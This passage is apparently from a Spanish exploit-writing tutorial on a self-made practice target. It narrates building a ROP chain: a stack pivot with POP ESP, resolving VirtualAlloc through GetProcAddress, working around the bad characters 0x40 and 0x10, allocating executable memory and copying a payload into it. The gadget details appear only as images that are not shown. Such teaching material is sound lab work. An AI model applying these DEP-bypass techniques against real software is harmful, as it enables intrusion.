
Negamos EAX y en EBP ponemos una dirección de la sección data.




EAX ya tiene la dirección que queremos saltar, hacemos XCHG a EBX.




Saltamos







Volvimos al loop pero como todo es relativo a EBP y este apunta a la sección data, terminará escribiendo una nueva secuencia de datos hasta que halle un 0x40 o 0x10.



Eso lo guardará en la sección data.




Y loopeara hasta que halle el 0x40.



Ahí se llena con el **rop1 +rop2** que agregue, el problema es el retorno, por eso agregue esos dos bloquecitos antes que escriben un **POP ESP** y la dirección de inicio de mis nuevos datos para poder continuar ropeando desde alli.






La cuestión es que ahora sigo traceando y llego al POP ESP.




Y ahora al ejecutarlo el stack quedará con los nuevos datos que ingrese para seguir ropeando.

Y ahí agrego la parte del ROP que ya habíamos hecho, pero ahora con espacio.


Guardara la string VirtualAlloc y la imagebase y llegara a GetProcAddress para obtener la base de VirtualAlloc.



Los argumentos están bien veamos adonde salta.




Pasemos con f8.




Y ya tenemos lo más difícil que es la dirección de VirtualAlloc y espacio para crear más rop para llamarla.

Veo este gadget.







Lo usare para saltar directo a VirtualAlloc que está en EAX, pero no todo es alegría el autor(o sea yo mismo me amargo jeje) puso 0x40 y 0x10 como caracteres invalidos, pero ambos son necesarios en los argumentos de VirtualAlloc (0x40 y 0x1000) jeje.



Usare este.






Con estos dos gadgets guardaremos el 0x40 pisando el argumento just al inicio de este segundo ROP.





Hay que tener mucho cuidado porque hay direcciones guardados en lugares exactos del mismo stack, si agregamos gadgets al inicio hay que mover esas direcciones, por ejemplo acá agrego 8 gadgets al inicio para poner el 0x40 en su lugar.




Eso mueve 0x3f a eax luego lo incrementa en 1 y luego lo guarda justo en el lugar donde estará el argumento de VirtualAlloc.

Agregar gadgets al inicio implica ajustar el otro valor que estaba guardado en una dirección fija, el de la image base habrá que correrlo 32 bytes ya que agregamos 8 gadgets.






Alli llega el JMP EAX con los argumentos correctos le pongo 0, a la dirección para que alloque una nueva sección ya que no me dejara darle permiso con VirtualAlloc a la sección data, tendría que usar VirtualProtect.





Alli alloco una sección nueva con permiso de ejecución quedando la dirección en EAX, copiare alli mis datos para ejecutarlos.




Usaremos este gadget para copiar el source estará en ESI y el destination en EDI, en ECX el tamaño a copiar.

Retornamos del JMP EAX a un POP ESI-POP EBP-RET










Como vemos con POP ESI movemos la dirección donde guardará el valor que está en EAX de la nueva sección allocada.

Luego a ECX movemos el size que escribirá


.

Guarda la dirección de la sección allocada que estaba en EAX, en el contenido de ESI.







Con POP ESI, me setea el SOURCE, y EBP no importa.

